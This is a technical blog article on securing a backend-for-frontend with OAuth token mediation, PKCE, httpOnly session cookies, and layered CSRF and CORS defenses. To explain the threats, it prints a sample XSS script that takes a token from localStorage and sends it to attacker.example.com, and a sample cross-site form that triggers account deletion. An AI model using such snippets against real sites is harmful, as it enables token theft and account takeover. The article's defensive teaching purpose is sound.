Siddhant Deval
Siddhant DevalAuthor
Senior Full-Stack Engineer·Oct 13, 2026·17 min read

BFF Security: Token-Mediation, OAuth Confidential Clients & CSRF Defense

The only secure way to authenticate a browser-based SPA in a microservice architecture is to keep raw OAuth tokens off the browser entirely. This article implements the Token-Mediating BFF security pattern — httpOnly session cookies, confidential OAuth client token exchange, silent refresh, and layered CSRF defenses.

Technical Series

Frontend Platform & Scale Architecture

Part 6 of 6

BFF Security: Token-Mediation, OAuth Confidential Clients & CSRF Defense

Architecture is not about drawing boxes on a whiteboard — it is about enforcing boundary contracts, deterministic caching, and secure data mediation across independent release units. Every architectural decision in this series has been about boundary clarity: which package can import which, which team owns which service, which BFF serves which client. The security boundary is the most consequential of all, because its failure mode is not a broken build or a degraded user experience — it is account compromise at scale.
The most common security mistake in browser-based SPA architectures is storing OAuth access tokens in the browser. Developers know that localStorage is XSS-accessible. They use memory storage instead, feeling safer. Memory storage is ephemeral and survives no page refresh, so they build silent refresh timers. The timer is a JavaScript construct, and JavaScript in the browser is one XSS vulnerability away from full control. The token is still at risk.
The Token-Mediating BFF pattern eliminates this attack surface entirely. No access token ever reaches the browser. The BFF is the OAuth client, the BFF holds the tokens, and the browser holds only an encrypted session cookie that is unreadable by JavaScript. This article implements the pattern end to end.

1. The Browser Token Storage Problem

1.1 The Three Broken Patterns

typescript
// ❌ Pattern 1: localStorage — persisted, globally XSS-accessible
localStorage.setItem('access_token', accessToken)
// Any third-party script, browser extension, or XSS payload can:
const stolen = localStorage.getItem('access_token')
// Then exfiltrate to attacker's server. Game over.

// ❌ Pattern 2: sessionStorage — same-tab, still XSS-accessible
sessionStorage.setItem('access_token', accessToken)
// Same attack surface as localStorage within the same tab.

// ❌ Pattern 3: JavaScript memory variable — safest, but still at risk
let accessToken: string | null = null
// Silent refresh logic runs on a setInterval — if XSS executes in the same
// window context, it can intercept the token from memory or intercept the
// refresh response. Also: ephemeral — destroyed on page reload.
All three patterns share the fundamental vulnerability: the access token is a string value accessible within the JavaScript execution context. If an attacker can execute JavaScript in your application (XSS, malicious third-party script, prototype pollution), they can extract the token.

1.2 The Attack Surface: localStorage Extraction via XSS

javascript
// Attacker's injected script (via XSS or compromised third-party bundle)
const token = localStorage.getItem('access_token')
fetch('https://attacker.example.com/collect', {
  method: 'POST',
  body: JSON.stringify({ token, origin: location.href }),
  mode: 'no-cors'
})
This runs silently. No user interaction required. No browser warning. The attacker now has a valid access token with the user's full permissions, valid until it expires. If the refresh token was also stored (a common pattern), the attacker can maintain persistent access.
Performance / Safety Warning
Third-party JavaScript in your application bundle — analytics, A/B testing, chat widgets, tag managers — runs with the same origin privileges as your first-party code. A compromised third-party script is functionally equivalent to XSS. Any token in localStorage or sessionStorage is accessible to every script on the page, regardless of origin.

2. The Token-Mediating BFF Security Pattern

2.1 Architecture Overview

The Token-Mediating BFF pattern is defined by the IETF BFF Security Profile and is the current OWASP recommendation for browser-based SPA authentication in microservice architectures.
Browser                      BFF                      Auth Server + Microservices
   │                           │                                │
   │  GET /api/product         │                                │
   │  Cookie: __session=<enc>  │                                │
   │ ─────────────────────────>│                                │
   │                           │  decrypt session               │
   │                           │  fetch access_token from Redis │
   │                           │  GET /products/:id             │
   │                           │  Authorization: Bearer <jwt>   │
   │                           │ ──────────────────────────────>│
   │                           │  200 { product data }          │
   │                           │<──────────────────────────────-│
   │  200 { slimmed payload }  │                                │
   │<─────────────────────────-│                                │
What lives where:
  • Browser: Encrypted httpOnly, Secure, SameSite=Lax session cookie. No access token, no refresh token, no token of any kind.
  • BFF: Session decryption logic, access to Redis (stores { userId, access_token, refresh_token, expires_at }), OAuth client credentials (CLIENT_ID, CLIENT_SECRET).
  • Redis: session:<session_id>{ access_token, refresh_token, expires_at, userId } (TTL-based, expires with the session).
  • Auth Server: Issues tokens to the BFF as a confidential client. Never speaks to the browser directly.

2.2 OAuth 2.0 Confidential Client Registration

A confidential client is an OAuth 2.0 client that can securely hold a CLIENT_SECRET. Server-side applications (like a BFF) are confidential clients. Browser-based SPAs cannot be confidential clients — the CLIENT_SECRET would be exposed in the bundle.
# Auth Server Configuration (e.g., Keycloak, Auth0, AWS Cognito)
Client ID: bff-web
Client Secret: <secret — stored only in BFF environment, never in browser>
Grant Types: authorization_code, refresh_token
Redirect URIs: https://bff.example.com/auth/callback
PKCE: required (S256 code challenge)
Token Endpoint Auth Method: client_secret_post

3. Implementation: Login & Session Establishment

3.1 Dependencies

bash
pnpm add iron-session ioredis fastify @fastify/cookie jose
PackagePurpose
iron-sessionEncrypted, signed session cookie (AES-GCM + HMAC)
ioredisRedis client for server-side token storage
@fastify/cookieCookie parsing for Fastify
joseW3C-compatible JWT validation and PKCE utilities

3.2 Session Configuration

typescript
// src/config/session.ts
import type { IronSessionOptions } from 'iron-session'

export const SESSION_OPTIONS: IronSessionOptions = {
  cookieName: '__session',
  password: process.env.SESSION_SECRET!,  // Must be 32+ chars; rotate with key versioning
  cookieOptions: {
    secure: process.env.NODE_ENV === 'production',  // HTTPS only in production
    httpOnly: true,        // JavaScript cannot read this cookie — ever
    sameSite: 'lax',       // CSRF protection for top-level navigations
    maxAge: 60 * 60 * 24,  // 24-hour session
    path: '/'
  }
}

// Session data shape (stored encrypted inside the cookie)
export interface SessionData {
  sessionId: string   // Key into Redis — not the token itself
  userId: string      // For logging and user-scoped operations
}
Crucial Requirement
The cookie stores only the sessionId — a random identifier that maps to the real tokens in Redis. The access token never travels in the cookie. This is a critical design decision: if the session cookie were somehow decrypted (e.g., if SESSION_SECRET leaked), the attacker would only see a session ID. The actual tokens are in Redis, protected by the server's network boundary.

3.3 Authorization Code Flow with PKCE

typescript
// src/routes/auth.ts
import { generateCodeVerifier, calculatePKCECodeChallenge } from 'jose'
import { getIronSession } from 'iron-session'
import { randomBytes } from 'node:crypto'
import fp from 'fastify-plugin'

export default fp(async function authRoutes(app) {

  // Step 1: Initiate OAuth login — generate PKCE and redirect
  app.get('/auth/login', async (request, reply) => {
    const codeVerifier = generateCodeVerifier()
    const codeChallenge = await calculatePKCECodeChallenge(codeVerifier)
    const state = randomBytes(32).toString('hex')

    // Store verifier and state temporarily in a short-lived cookie
    // (cannot use session yet — session doesn't exist)
    reply.setCookie('__pkce_verifier', codeVerifier, {
      httpOnly: true, secure: true, sameSite: 'lax', maxAge: 300, path: '/auth'
    })
    reply.setCookie('__oauth_state', state, {
      httpOnly: true, secure: true, sameSite: 'lax', maxAge: 300, path: '/auth'
    })

    const authUrl = new URL(`${process.env.AUTH_SERVER_URL}/authorize`)
    authUrl.searchParams.set('client_id', process.env.CLIENT_ID!)
    authUrl.searchParams.set('redirect_uri', `${process.env.BFF_BASE_URL}/auth/callback`)
    authUrl.searchParams.set('response_type', 'code')
    authUrl.searchParams.set('scope', 'openid profile email offline_access')
    authUrl.searchParams.set('state', state)
    authUrl.searchParams.set('code_challenge', codeChallenge)
    authUrl.searchParams.set('code_challenge_method', 'S256')

    return reply.redirect(302, authUrl.toString())
  })

  // Step 2: Handle callback — exchange code for tokens, create session
  app.get<{
    Querystring: { code: string; state: string; error?: string }
  }>('/auth/callback', async (request, reply) => {
    const { code, state, error } = request.query

    if (error) {
      return reply.redirect(302, `/?error=${encodeURIComponent(error)}`)
    }

    // Validate state to prevent CSRF on the OAuth callback
    const savedState = request.cookies['__oauth_state']
    if (!savedState || savedState !== state) {
      return reply.status(400).send({ error: 'Invalid state parameter' })
    }

    const codeVerifier = request.cookies['__pkce_verifier']
    if (!codeVerifier) {
      return reply.status(400).send({ error: 'Missing PKCE verifier' })
    }

    // Exchange authorization code for tokens (confidential client — includes CLIENT_SECRET)
    const tokenResponse = await fetch(`${process.env.AUTH_SERVER_URL}/token`, {
      method: 'POST',
      headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
      body: new URLSearchParams({
        grant_type: 'authorization_code',
        client_id: process.env.CLIENT_ID!,
        client_secret: process.env.CLIENT_SECRET!,  // ← Never sent to browser
        code,
        redirect_uri: `${process.env.BFF_BASE_URL}/auth/callback`,
        code_verifier: codeVerifier
      })
    })

    if (!tokenResponse.ok) {
      return reply.status(500).send({ error: 'Token exchange failed' })
    }

    const tokens = await tokenResponse.json<{
      access_token: string
      refresh_token: string
      expires_in: number
      id_token: string
    }>()

    // Store tokens in Redis — NOT in the cookie
    const sessionId = randomBytes(32).toString('hex')
    const userId = extractUserId(tokens.id_token)  // Decode JWT claims

    await app.redis.setex(
      `session:${sessionId}`,
      60 * 60 * 24,  // 24 hours TTL — matches cookie maxAge
      JSON.stringify({
        access_token: tokens.access_token,
        refresh_token: tokens.refresh_token,
        expires_at: Date.now() + tokens.expires_in * 1000,
        userId
      })
    )

    // Set encrypted session cookie with only the sessionId
    const session = await getIronSession<SessionData>(
      request.raw,
      reply.raw,
      SESSION_OPTIONS
    )
    session.sessionId = sessionId
    session.userId = userId
    await session.save()

    // Clear PKCE cookies
    reply.clearCookie('__pkce_verifier', { path: '/auth' })
    reply.clearCookie('__oauth_state', { path: '/auth' })

    return reply.redirect(302, '/')
  })
})

function extractUserId(idToken: string): string {
  const [, payload] = idToken.split('.')
  const decoded = JSON.parse(Buffer.from(payload, 'base64url').toString())
  return decoded.sub
}

4. Token Mediation on Every API Request

4.1 The Session Middleware

typescript
// src/plugins/session-middleware.ts
import { getIronSession } from 'iron-session'
import fp from 'fastify-plugin'
import { SESSION_OPTIONS, type SessionData } from '../config/session.js'

export default fp(async function sessionMiddleware(app) {
  app.addHook('preHandler', async (request, reply) => {
    // Skip auth for public routes
    if (request.url.startsWith('/auth') || request.url === '/health/live') return

    const session = await getIronSession<SessionData>(
      request.raw,
      reply.raw,
      SESSION_OPTIONS
    )

    if (!session.sessionId) {
      return reply.status(401).send({ error: 'Unauthenticated' })
    }

    // Fetch tokens from Redis
    const raw = await app.redis.get(`session:${session.sessionId}`)
    if (!raw) {
      return reply.status(401).send({ error: 'Session expired' })
    }

    const stored = JSON.parse(raw) as {
      access_token: string
      refresh_token: string
      expires_at: number
      userId: string
    }

    // Silent token refresh if access token expires within 60 seconds
    if (stored.expires_at - Date.now() < 60_000) {
      const refreshed = await refreshAccessToken(stored.refresh_token)
      if (!refreshed) {
        // Refresh token has also expired — force re-login
        await app.redis.del(`session:${session.sessionId}`)
        return reply.status(401).send({ error: 'Session expired — please log in again' })
      }

      stored.access_token = refreshed.access_token
      stored.expires_at = Date.now() + refreshed.expires_in * 1000

      await app.redis.setex(
        `session:${session.sessionId}`,
        60 * 60 * 24,
        JSON.stringify(stored)
      )
    }

    // Attach access token to request for downstream use — stays server-side
    request.accessToken = stored.access_token
    request.currentUserId = stored.userId
  })
})

async function refreshAccessToken(refreshToken: string) {
  const res = await fetch(`${process.env.AUTH_SERVER_URL}/token`, {
    method: 'POST',
    headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
    body: new URLSearchParams({
      grant_type: 'refresh_token',
      client_id: process.env.CLIENT_ID!,
      client_secret: process.env.CLIENT_SECRET!,
      refresh_token: refreshToken
    })
  })
  if (!res.ok) return null
  return res.json<{ access_token: string; expires_in: number }>()
}

4.2 Injecting Bearer Token Downstream

typescript
// src/plugins/downstream-clients.ts
export default fp(async function downstreamClients(app) {
  app.decorate('services', {
    product: {
      async get<T>(path: string, accessToken: string, traceparent: string): Promise<T> {
        const res = await fetch(`${process.env.PRODUCT_SERVICE_URL}${path}`, {
          headers: {
            // ← The token is attached HERE — never sent to the browser
            'Authorization': `Bearer ${accessToken}`,
            'traceparent': traceparent,
            'Content-Type': 'application/json'
          },
          signal: AbortSignal.timeout(3000)
        })
        if (!res.ok) throw new Error(`${res.status} ${path}`)
        return res.json() as Promise<T>
      }
    }
  })
})
The access token flows: Redis → BFF middleware → Authorization header on downstream requests. It never touches the browser at any point in this chain.

Two-column before/after diagram. Left (broken): Browser holds access_token in localStorage, sends it directly to microservices, vulnerable to XSS extraction. Red callout: any injected script can steal the token. Right (correct): Browser holds only encrypted httpOnly session cookie, BFF decrypts session and fetches access_token from Redis, attaches Bearer JWT to downstream service calls. Green callout: access token is unreachable by browser JavaScript at all times.
Two-column before/after diagram. Left (broken): Browser holds access_token in localStorage, sends it directly to microservices, vulnerable to XSS extraction.…

5. CSRF Defense

5.1 Why httpOnly Cookies Need CSRF Protection

httpOnly cookies solve XSS token theft. They create a new risk: CSRF (Cross-Site Request Forgery). Because the session cookie is automatically sent with every request to the BFF's origin, a malicious page on evil.example.com can trigger requests to bff.example.com and the browser will attach the session cookie.
html
<!-- evil.example.com — attacker's page -->
<form action="https://bff.example.com/api/account/delete" method="POST">
  <button type="submit">Click here to win a prize!</button>
</form>
<!-- Browser submits the form and includes __session cookie automatically -->

5.2 Defense Layer 1: SameSite=Lax

SameSite=Lax (set in the session cookie options above) prevents the cookie from being sent with cross-origin POST, PUT, DELETE requests. Top-level GET navigations still include the cookie (this is correct — loading your app from a link should work).
This mitigates most CSRF vectors for form submissions and AJAX mutations.

5.3 Defense Layer 2: Origin Header Verification

typescript
// src/plugins/csrf-protection.ts
import fp from 'fastify-plugin'

const ALLOWED_ORIGINS = new Set([
  'https://app.example.com',
  'https://staging.example.com',
  ...(process.env.NODE_ENV === 'development' ? ['http://localhost:3000'] : [])
])

export default fp(async function csrfProtection(app) {
  app.addHook('preHandler', async (request, reply) => {
    // Skip for GET/HEAD/OPTIONS — safe methods
    if (['GET', 'HEAD', 'OPTIONS'].includes(request.method)) return
    // Skip for auth routes
    if (request.url.startsWith('/auth')) return

    const origin = request.headers.origin
    const referer = request.headers.referer

    const sourceOrigin = origin ?? (referer ? new URL(referer).origin : null)

    if (!sourceOrigin || !ALLOWED_ORIGINS.has(sourceOrigin)) {
      request.log.warn({ sourceOrigin, url: request.url }, 'CSRF: rejected cross-origin request')
      return reply.status(403).send({ error: 'Forbidden' })
    }
  })
})

5.4 Defense Layer 3: Custom Request Header

For AJAX requests from your SPA, require a custom header that simple HTML form submissions and cross-origin fetch with no-cors mode cannot include:
typescript
// Client-side — add to all API requests
fetch('/api/product/123', {
  headers: {
    'X-Requested-With': 'XMLHttpRequest'  // Custom header — CSRF indicator
  }
})
typescript
// Server-side — verify the custom header on all mutation endpoints
app.addHook('preHandler', async (request, reply) => {
  if (['POST', 'PUT', 'PATCH', 'DELETE'].includes(request.method)) {
    const xrw = request.headers['x-requested-with']
    if (xrw !== 'XMLHttpRequest') {
      return reply.status(403).send({ error: 'Missing X-Requested-With header' })
    }
  }
})
Pro Tip & Optimization
The triple defense (SameSite=Lax + Origin verification + X-Requested-With) provides defense-in-depth. No single layer is perfect: SameSite=Lax has browser compatibility edge cases, Origin headers are occasionally absent in proxy setups, and custom headers can be set by browser extensions. Together, they cover each other's gaps.

6. CORS Hardening

typescript
// src/plugins/cors.ts
import cors from '@fastify/cors'
import fp from 'fastify-plugin'

export default fp(async function corsConfig(app) {
  await app.register(cors, {
    origin: (origin, callback) => {
      if (!origin) {
        // Server-to-server requests (no Origin header) — allow
        callback(null, true)
        return
      }

      const allowed = [
        'https://app.example.com',
        'https://staging.example.com',
        ...(process.env.NODE_ENV === 'development' ? ['http://localhost:3000'] : [])
      ]

      if (allowed.includes(origin)) {
        callback(null, true)
      } else {
        callback(new Error(`CORS: origin ${origin} not allowed`), false)
      }
    },
    credentials: true,  // Required for cross-origin requests with cookies
    methods: ['GET', 'POST', 'PUT', 'DELETE', 'OPTIONS'],
    allowedHeaders: ['Content-Type', 'X-Requested-With'],
    // Do NOT include Authorization — the BFF handles token injection server-side
    maxAge: 3600
  })
})
Performance / Safety Warning
Never set Access-Control-Allow-Origin: * on a BFF that serves credentials: true (cookies). This combination is forbidden by the CORS specification and is rejected by browsers. Always use an explicit allowlist.

7. Logout & Session Destruction

typescript
// src/routes/auth.ts — logout handler
app.post('/auth/logout', async (request, reply) => {
  const session = await getIronSession<SessionData>(
    request.raw,
    reply.raw,
    SESSION_OPTIONS
  )

  if (session.sessionId) {
    // Delete tokens from Redis — immediate revocation
    await app.redis.del(`session:${session.sessionId}`)
  }

  // Destroy the session cookie
  session.destroy()

  // Optional: Notify auth server to revoke refresh token
  // (required for true global logout)
  if (session.userId) {
    await fetch(`${process.env.AUTH_SERVER_URL}/logout`, {
      method: 'POST',
      headers: { 'Content-Type': 'application/x-www-form-urlencoded' },
      body: new URLSearchParams({
        client_id: process.env.CLIENT_ID!,
        client_secret: process.env.CLIENT_SECRET!
      })
    }).catch(err => request.log.warn({ err }, 'Failed to notify auth server of logout'))
  }

  return reply.redirect(302, '/?loggedOut=true')
})
Session destruction is immediate: the Redis key is deleted, making the session ID in the cookie worthless. Even if an attacker had captured the encrypted cookie value, the session ID it contains resolves to nothing in Redis.

Left-to-right flow trace of the Token-Mediating BFF Security Flow. Five nodes: Browser (sends encrypted httpOnly cookie __session=<enc>, labeled red for threat surface) → BFF Middleware (decrypts session, extracts sessionId, fetches Redis) → Redis Session Store (returns access_token, refresh_token, expires_at) → BFF Route Handler (attaches Authorization: Bearer <jwt>, runs Promise.allSettled fan-out) → Downstream Microservices (validates JWT, returns domain data). Each stage annotated with security properties: Browser stage has no-JS-access label, Redis stage has TTL label, Downstream stage has zero-trust label.
Left-to-right flow trace of the Token-Mediating BFF Security Flow. Five nodes: Browser (sends encrypted httpOnly cookie __session=<enc>, labeled red for thre…

Summary

ConceptRule
Token storageAccess tokens never touch the browser — stored in Redis, referenced only by session ID in an httpOnly cookie
httpOnly cookieEncrypted (iron-session AES-GCM), Secure, SameSite=Lax — unreadable by JavaScript
Session IDThe cookie holds only a session ID — the actual tokens are in Redis behind the server's network boundary
Silent refreshImplemented as a server-side pre-handler interceptor on sessions expiring within 60 seconds
CSRF defenseSameSite=Lax + Origin header allowlist + X-Requested-With custom header
CORSExplicit allowlist only — never Access-Control-Allow-Origin: * with credentials: true
LogoutDelete Redis key immediately — token revocation is instant regardless of JWT expiry

Series Complete

This concludes the Frontend Platform & Scale Architecture series. The six parts build a complete stack: from workspace symlinks (Part 1) through task orchestration (Part 2), token architecture (Part 3), distribution governance (Part 4), BFF aggregation (Part 5), and BFF security (Part 6). Every architectural decision reinforces the same principle: boundary contracts enforced by tooling, not team convention.
Research & Synthesis Note

This article was developed with AI-assisted deep search, specification cross-referencing, and technical research synthesis.

#BFF#OAuth 2.0#Security#Token Mediation#CSRF#Authentication#httpOnly Cookies
Siddhant Deval

Written by Siddhant Deval

Senior Full-Stack Engineer building high-scale architectures, browser performance engineering systems, and SaaS platforms.